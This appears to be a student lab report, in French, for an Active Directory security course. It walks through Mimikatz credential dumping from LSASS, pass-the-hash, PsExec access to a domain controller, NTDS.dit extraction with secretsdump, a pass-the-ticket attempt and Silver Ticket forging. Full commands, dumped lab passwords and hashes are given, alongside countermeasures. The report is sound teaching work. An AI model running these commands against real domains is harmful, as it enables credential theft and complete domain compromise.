

FACULTÉ DES SCIENCES DE RABAT

DÉPARTEMENT D'INFORMATIQUE

MASTER EN CYBERSÉCURITÉ INTELLIGENTE ET
TECHNOLOGIES ÉMERGENTES (CITECH)

Module : Administration et Sécurité de l'Active Directory

TP 3 : Introduction Aux Attaques Active Directory (AD)

Réalisé par :
Maach Nada

Encadré par :
Mme Karima El Hachimi

Contents

1	Login avec les différents utilisateurs	2
2	Extraction des mots de passe des comptes locaux PC-ETUD1	3
2.0.1	Définition de LSASS	4
2.0.2	Définition de privilège	5
3	Attaques sur l'annuaire Active Directory	6
3.1	Attaque Pass-the-Hash	6
3.1.1	Pourquoi l'identité ne semble pas changer malgré le jeton modifié ?	7
3.2	Connexion au contrôleur de domaine	7
4	Devoir I	8
4.1	Exfiltration de la base NTDS.dit et extraction des hashes	8
4.1.1	Droits nécessaires	9
4.1.2	Risques et contre-mesures	9
5	Attaque Pass-the-Ticket	10
5.1	Résultat de la commande <code>sekurlsa::tickets</code>	10
5.2	Résultat de la commande <code>sekurlsa::tickets /export</code>	11
6	Devoir II	12
6.0.1	Bonus – Mécanismes de protection :	12

Chapter 1

Login avec les différents utilisateurs

Nous avons mis en place l'environnement pour tester les attaques, comme le montre la capture suivante :




Figure 1.1: Capture du bureau de Windows Server 2012

Chapter 2

Extraction des mots de passe des comptes locaux PC-ETUD1

Lancement de Mimikatz

```
C:\Windows\system32>cd ..
C:\Windows>cd ..
C:\>cd C:\Users\ana\Desktop\Tools\mimikatz_trunk\Win32
C:\Users\ana\Desktop\Tools\mimikatz_trunk\Win32>mimikatz.exe
.#####. mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX < vincent.letoux@gmail.com >
'#####' > https://pingcastle.com / https://mysmartlogon.com ***
mimikatz #
```

Figure 2.1: Lancement de la configuration

Dump des mots de passe

Administrateur:

```
msv :
[00000003] Primary
* Username : Administrateur
* Domain : CITECH-FSR
* LM : 6618e0205b64e335e68c40448d969f38
* NTLM : 7ac621fccabd330218dc39626b7c4caf
* SHA1 : 0ab14d0420b681db0f389fe4bbae2bfad80bcab8
tspkg :
* Username : Administrateur
* Domain : CITECH-FSR
* Password : admin-2025
wdigest :
* Username : Administrateur
* Domain : CITECH-FSR
* Password : admin-2025
kerberos :
* Username : Administrateur
* Domain : CITECH-FSR.LOCAL
* Password : admin-2025
```

Figure 2.2:

Student1:

```

msv :
[00000003] Primary
* Username : PC-ETUD1$
* Domain : CITECH-FSR
* NTLM : 7096f2746ad82a74ebb643f3cb7bab7b
* SHA1 : 3a5ea8863ea5bb250944e10ba38530c4a94bde5
tspkg :
wdigest :
* Username : PC-ETUD1$
* Domain : CITECH-FSR
* Password : EXCH50C-r&tfsn' ls<`^vd0TUH1)bd2zv306hw0;9G>q;$0x4:zaUZ7U3n
^ID=6SYx0a-q.HH>lc%DIC5o>J4l' C1J3Q;T t<GRZN29pmng!>q0y'0"x?fdX
kerberos :
* Username : pc-etud1$
* Domain : citech-fsr.local
* Password : EXCH50C-r&tfsn' ls<`^vd0TUH1)bd2zv306hw0;9G>q;$0x4:zaUZ7U3n
^ID=6SYx0a-q.HH>lc%DIC5o>J4l' C1J3Q;T t<GRZN29pmng!>q0y'0"x?fdX

```

Figure 2.3:

Ana

```

ssp :
credman :
Authentication Id : 0 ; 345189 (00000000:00054465)
Session : Interactive from 2
User Name : ana
Domain : PC-ETUD1
Logon Server : PC-ETUD1
Logon Time : 21/05/2025 15:00:33
SID : S-1-5-21-1935825702-73411418-3160036941-1000

msv :
[00000003] Primary
* Username : ana
* Domain : PC-ETUD1
* LM : e24ca71b3745b8bcaad3b435b51404ee
* NTLM : ebb81dddafd1c0222fd2022c2da26853
* SHA1 : 9bb84bfedae78e9d830ac7aa9f46b4efc874746
tspkg :
* Username : ana
* Domain : PC-ETUD1
* Password : 2016
wdigest :
* Username : ana
* Domain : PC-ETUD1
* Password : 2016
kerberos :
* Username : ana
* Domain : PC-ETUD1
* Password : 2016

```

Figure 2.4:

Mimikatz récupère le hash du mot de passe de student1, car cet utilisateur n'est pas connecté et la mémoire ne conserve que son hash. En revanche, comme l'administrateur a une session ouverte, la mémoire (LSASS) a conservé son mot de passe en clair. On remarque que, bien que nous soyons connectés en tant qu'utilisateur Ana, nous avons obtenu le mot de passe de l'administrateur. Cela est dû au fait que "LSASS" (Local Security Authority Subsystem Service) ne supprime pas immédiatement les informations d'identification de l'administrateur après un changement d'utilisateur. De plus, le changement d'utilisateur ne ferme pas la session précédente, laissant ainsi ces informations stockées en mémoire dans "LSASS".

2.0.1 Définition de LSASS

LSASS, ou **Local Security Authority Subsystem Service**, est un processus critique de Windows responsable de la gestion des politiques de sécurité locales. Il gère :

- l'authentification des utilisateurs (vérification des identifiants) ;
- le stockage temporaire des informations d'identification (mots de passe, hachages, tickets Kerberos) ;
- la gestion des politiques de sécurité locales (permissions, audit).

Que permet-il de faire ?

LSASS permet :

- de gérer et stocker les sessions d'authentification ;
- de valider les connexions et déconnexions des utilisateurs ;
- de protéger les informations sensibles (même si certains outils comme Mimikatz peuvent les extraire si LSASS n'est pas protégé) ;
- d'appliquer les stratégies de sécurité du système.

2.0.2 Définition de privilège

Un **privilège** est un droit ou une autorisation accordé à un utilisateur ou à un processus, qui lui permet d'effectuer certaines actions sur le système. Par exemple :

- le droit de modifier les fichiers système,
- l'accès à la mémoire protégée comme celle de LSASS,
- ou encore la possibilité d'exécuter des commandes en tant qu'administrateur.

Dans notre cas, disposer de privilèges élevés (comme ****Administrateur**** ou ****SYSTEM****) a permis à Mimikatz d'accéder à la mémoire du processus LSASS et d'en extraire les mots de passe.

Chapter 3

Attaques sur l'annuaire Active Directory

3.1 Attaque Pass-the-Hash

Après l'utilisation de `mimikatz`, j'ai pu récupérer le mot de passe en clair de l'administrateur. Néanmoins, j'ai utilisé le hash NTLM pour effectuer une attaque *Pass-the-Hash*, afin de démontrer la technique sans connaître le mot de passe exact. La capture suivante montre le hash NTLM de l'administrateur extrait via la commande `sekurlsa::logonpasswords` :


```
mimikatz # sekurlsa::pth /user:Administrateur /domain:CITECH-FSR /ntlm:7ac621fcc
abd330218dc39626b7c4caf
user      : Administrateur
domain    : CITECH-FSR
program   : cmd.exe
inpers    : no
NTLM      : 7ac621fccabd330218dc39626b7c4caf
: PID     1328
: IID     2480
: LSA Process was already R/W
: LUID 0 ; 4613099 <00000000:004663eb>
: nsv1_0 - data copy @ 0016C3AC : OK !
\ kerberos - data copy @ 001AA3F0
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 00165838 <0> -> null
```

Figure 3.1: Récupération du hash NTLM de l'administrateur avec `mimikatz`

Ensuite, j'ai exécuté la commande suivante dans `mimikatz`, afin de créer un processus avec un jeton d'accès modifié :

```
privilege::debug
sekurlsa::pth /user:Administrateur /domain:CITECH-FSR /ntlm:<HASH>
```

Cette commande a lancé une nouvelle session `cmd` avec les privilèges de l'administrateur du domaine. La capture suivante montre cette nouvelle fenêtre de commande :



```
Administrateur: C:\Windows\system32\cmd.exe
Microsoft Windows [version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>
```

Figure 3.2: Ouverture d'une session `cmd` avec jeton administrateur (Pass-the-Hash)

3.1.1 Pourquoi l'identité ne semble pas changer malgré le jeton modifié ?


Bien que le jeton d'accès soit modifié, l'environnement de la session reste celui de l'utilisateur local. C'est pourquoi la commande `whoami` retourne encore le nom local. Ce comportement est normal, car seule l'authentification réseau est affectée par l'usurpation du jeton.

3.2 Connexion au contrôleur de domaine

Pour établir une connexion avec le contrôleur de domaine (DC-ETUD), j'ai utilisé l'outil `PsExec.exe` :

```
cd C:\Users\citech\Tools\PSTool
PsExec.exe -acceptEula \\DC-ETUD cmd
```

La commande `whoami` confirme que nous sommes désormais connectés en tant qu'administrateur du domaine sur le contrôleur :



```
C:\DC-ETUD: cmd
Microsoft Windows [version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>cd ../../
C:\>cd C:\Users\ana\Desktop\Tools\PSTools
C:\Users\ana\Desktop\Tools\PSTools>PsExec.exe -acceptEula \\DC-ETUD cmd
PsExec v2.43 - Execute processes remotely
Copyright (c) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [version 6.3.9600]
(c) 2013 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>whoami
citech-fsr\administrateur
C:\Windows\system32>
```

Figure 3.3: Confirmation de l'identité administrateur sur le contrôleur de domaine

Chapter 4

Devoir I


4.1 Exfiltration de la base NTDS.dit et extraction des hashes

Pour récupérer les mots de passe des utilisateurs Active Directory, j'ai ciblé le fichier NTDS.dit (base de données AD) ainsi que le fichier SYSTEM (contenant la clé de chiffrement).

Étapes et outils utilisés

1. Création d'une copie de l'état du système avec vssadmin sur la CMD exploité de la machine Windows Server 2012 :


```
vssadmin create shadow /for=C:
```



```
C:\Windows\system32>vssadmin shadow /for=C
vssadmin 1.1 - Outil ligne de commande d'administration du service de cliché instantané de volume
(C) Copyright 2001-2013 Microsoft Corp.
```

Figure 4.1:

2. Copie des fichiers nécessaires depuis le shadow copy :



```
C:\Windows\system32>xcopy C:\shadowcopy\Windows\NTDS\NTDS.dit C:\Users\Public\
C:\shadowcopy\Windows\NTDS\ntds.dit
1 fichier(s) copié(s)
C:\Windows\system32>xcopy C:\shadowcopy\Windows\System32\config\SYSTEM C:\Users\
Public\
C:\shadowcopy\Windows\System32\config\SYSTEM
1 fichier(s) copié(s)
```

Figure 4.2:

3. Transfert des fichiers vers ma machine Kali via USB.
4. Sur Kali, j'ai utilisé secretsdump.py du projet Impacket :

```
secretsdump.py -system SYSTEM -ntds ntds.dit LOCAL
```

Cette commande extrait les hashes des mots de passe.

```
(venv)~(kali@kali)~[~/impacket]
$ secretsdump.py --system ~/SYSTEM -ntds /home/kali/ntds.dit LOCAL
/home/kali/impacket/venv/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<61.
  import pkg_resources
Impacket v0.13.0.dev0+20250530.173014.ff8c200f - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x65a02132a513e7dbd7e0b23180ac6449
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 100e251ad218a73808aa8f2b23b6888
[*] Reading and decrypting hashes from /home/kali/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7ac521fcccab330218dc39626b7c4caf:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC-ETUD5:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:155f9c2e78aa63f5a954490ac290ae:::
PC-ETUD5:1104:aad3b435b51404eeaad3b435b51404ee:19a356d159e6715ffccaf999cfe950:::
PC-ETUD5:1105:aad3b435b51404eeaad3b435b51404ee:ddf26cf82e312a4be43ba9c6c6c24b:::
citech-fsr.Local\Student2:1110:aad3b435b51404eeaad3b435b51404ee:4060de9069f53972d053a19a597086be:::
citech-fsr.Local\Student1:1111:aad3b435b51404eeaad3b435b51404ee:4060de9069f53972d053a19a597086be:::
PC-ETUD5:1114:aad3b435b51404eeaad3b435b51404ee:07a36115e1d9248d12944bbf738abff:::
[*] Kerberos keys from /home/kali/ntds.dit
DC-ETUD5:aes256-cts-hmac-sha1-96:c8a448617c5eafc587ce7d96e56e4fd67a483e016038f28f850b2bbaaad6c2
DC-ETUD5:aes128-cts-hmac-sha1-96:81128a0e5f7d8df549ca52e983c640e8
DC-ETUD5:des-cbc-md5:5e0219b6e52a90ef
krbtgt:aes256-cts-hmac-sha1-96:7f7379aa35020fcd94e537e25671b690890f59ff9a57b0edba7d490d98a5676
krbtgt:aes128-cts-hmac-sha1-96:dcf90e7ab972f45aebf098f1d77486bc
krbtgt:des-cbc-md5:1f5e9d07c4fb8c31
PC-ETUD5:aes256-cts-hmac-sha1-96:6497e7806bb10c13c26cd2c2059bacab7247cb442ddc00c66d24ed7a50022c8d
PC-ETUD5:aes128-cts-hmac-sha1-96:1eb11b6a9bc9f230c15a2ce057b3206b
PC-ETUD5:des-cbc-md5:40b63808aeeccfd58
PC-ETUD5:aes256-cts-hmac-sha1-96:18e3c0121e97820eef0b187985fd9a1926e91ba7fc9d963f464cf03c80cbfe4
PC-ETUD5:aes128-cts-hmac-sha1-96:58a09e3ae3f644a75a63957d853c2162
PC-ETUD5:des-cbc-md5:374f3ee9019befd0
citech-fsr.Local\Student2:aes256-cts-hmac-sha1-96:29fd5c4fb4a1edd88d90007e26fb7b81c20fe94582ec902cde6f713244b8630
citech-fsr.Local\Student2:des-cbc-md5:ecab506bd0838ab7
citech-fsr.Local\Student1:aes256-cts-hmac-sha1-96:7157f6d1552068c038b1c1ec8029828e5344e03d4078e857fa5dd3619f869121
citech-fsr.Local\Student1:aes128-cts-hmac-sha1-96:084d355cd7e432757df35f45ec562413
citech-fsr.Local\Student1:des-cbc-md5:31da5810b010c761
PC-ETUD5:aes256-cts-hmac-sha1-96:01d02c8ee0b53ac59939763f01f0d22287738bb0c3f6aa61d10f966aa890b8de
```

Figure 4.3:

4.1.1 Droits nécessaires

Cette opération nécessite des droits administrateur sur la machine cible (contrôleur de domaine), sinon l'accès à NTDS.dit est impossible.

4.1.2 Risques et contre-mesures

Cette attaque permet l'accès total à tous les comptes du domaine, y compris les administrateurs. Elle peut compromettre toute l'infrastructure.

Contre-mesures :

- Restreindre les droits d'accès au contrôleur de domaine.
- Surveiller les créations de shadow copy et l'accès à NTDS.dit.
- Utiliser le chiffrement des volumes (BitLocker).
- Segmenter le réseau et surveiller les transferts de fichiers suspects.

Chapter 5

Attaque Pass-the-Ticket

5.1 Résultat de la commande sekurlsa::tickets

```
minikatz # privilege::debug
Privilege '20' OK

minikatz # sekurlsa::tickets

Authentication Id : 0 ; 4613099 (00000000:004663eb)
Session           : NewCredentials from 0
User Name         : ana
Domain            : PC-ETUD1
Logon Server      : <null>
Logon Time        : 03/06/2025 19:11:42
SID               : S-1-5-21-1935825702-73411418-3160036941-1000

    * Username : Administrateur
    * Domain   : CITECH-FSR
    * Password : <null>

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket


Authentication Id : 0 ; 4499502 (00000000:0044a82e)
Session           : NewCredentials from 0
User Name         : ana
Domain            : PC-ETUD1
Logon Server      : <null>
Logon Time        : 03/06/2025 18:38:43
SID               : S-1-5-21-1935825702-73411418-3160036941-1000

    * Username : PC-ETUD1
    * Domain   : CITECH-FSR
    * Password : <null>

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket
```

Figure 5.1: Affichage des tickets Kerberos présents en mémoire avec la commande sekurlsa::tickets

5.2 Résultat de la commande sekurlsa::tickets /export



```
mimikatz # sekurlsa::tickets /export
Authentication Id : 0 ; 4613099 (00000000:004663eb)
Session          : NewCredentials from 0
User Name        : ana
Domain           : PC-ETUD1
Logon Server     : (null)
Logon Time       : 03/06/2025 19:11:42
SID              : S-1-5-21-1935825702-73411418-3160036941-1000

    * Username : Administrateur
    * Domain   : CITECH-FSR
    * Password : (null)

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 4499502 (00000000:0044a82e)
Session          : NewCredentials from 0
User Name        : ana
Domain           : PC-ETUD1
Logon Server     : (null)
Logon Time       : 03/06/2025 18:30:43
SID              : S-1-5-21-1935825702-73411418-3160036941-1000

    * Username : PC-ETUD1
    * Domain   : CITECH-FSR
    * Password : (null)

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 345222 (00000000:00054486)
Session          : Interactive from 2
User Name        : ana
Domain           : PC-ETUD1
```

Figure 5.2: Exportation des tickets Kerberos au format .kirbi avec la commande sekurlsa::tickets /export

Après l'exécution de la commande précédente, je n'ai obtenu aucun fichier .kirbi. Même après avoir essayé plusieurs méthodes pour résoudre le problème, je n'ai pas réussi à générer de ticket.

Chapter 6

Devoir II

La différence entre une attaque Pass-the-Ticket (PtT) et une Golden Ticket est la suivante :

- **Pass-the-Ticket** : on réutilise un ticket Kerberos (TGT ou TGS) volé depuis la mémoire d'un utilisateur légitime pour accéder à des ressources, sans connaître son mot de passe.
- **Golden Ticket** : on fabrique un TGT falsifié à l'aide de la clé `krbtgt` d'un domaine Active Directory, ce qui donne un accès complet et persistant à tout le domaine.

6.0.1 Bonus – Mécanismes de protection :

Changer régulièrement le mot de passe du compte `krbtgt` (deux fois).

Activer la journalisation avancée des authentifications Kerberos.

Utiliser des outils comme Microsoft ATA, Sentinel, ou SIEMs pour détecter des tickets anormaux (durée de vie, nom d'utilisateur, etc.).

Segmenter les privilèges et surveiller les accès aux DC.

Devoir III

Exploiter un **Silver Ticket** pour accéder à un service (HTTP, MSSQL, CIFS, etc.) sur le serveur `appsrv.fsr.local`, sans passer par un contrôleur de domaine.

Étapes détaillées et justifications techniques

1. Identifier le SPN (Service Principal Name)

Sur une machine membre du domaine, en tant qu'utilisateur authentifié, on utilise la commande : `setspn -T fsr.local -Q */appsrv.fsr.local` **But** : Obtenir l'identifiant du service cible (exemple : `HTTP/appsrv.fsr.local` ou `MSSQLSvc/appsrv.fsr.local:1433`).

2. Récupérer le hash NTLM du compte de service

Si le service tourne sous un compte spécifique (ex: `svc_http`), récupérer son hash NTLM.

Possibilités :

- Extraction locale avec **Mimikatz** (sur une machine où ce compte s'est connecté) : `sekurlsa::logonpasswords`
- Extraction à distance avec **secretsdump.py** (si `ntds.dit` disponible) : `secretsdump.py fsr.local/Administrator@DC.fsr.local`

But : Obtenir le hash NTLM du compte associé au SPN.

3. Générer le Silver Ticket

Avec les informations suivantes :

- **domain** : `fsr.local`
- **user** : nom utilisateur (exemple : `victim`)
- **sid** : SID du domaine (obtenu via `whoami /user` ou `net user`)
- **target** : `appsrv.fsr.local`
- **service** : ex. HTTP
- **rc4** : hash NTLM du compte de service

Utiliser la commande Mimikatz : `kerberos::golden /domain:fsr.local /sid:;domain_sid > /target:appsrv.fsr.local/service:HTTP/rc4:<NTLM_hash > /user:victim/ptt`

Résultat attendu : Le ticket TGS forgé est injecté dans la session courante, permettant l'accès au service ciblé.

4. Valider l'accès au service cible

Par exemple, si le service est SMB, tester avec : `[language=bash] dir appsrv.fsr.local` Ou utiliser un navigateur ou une commande adaptée au service (HTTP, MSSQL, etc.).

Un accès autorisé confirme la réussite de l'attaque.

Mesures de défense contre les attaques Silver Ticket

- Utiliser des comptes de service gérés (gMSA) avec changement automatique des clés.
- Réduire les droits d'accès des comptes de service et segmenter les privilèges.
- Activer la journalisation Kerberos sur les serveurs (Event ID 4769).
- Surveiller les anomalies dans les tickets (durée de vie anormale, utilisateurs inconnus, etc.).
- Déployer des solutions SIEM ou outils comme Microsoft Defender for Identity pour détecter les tickets suspects.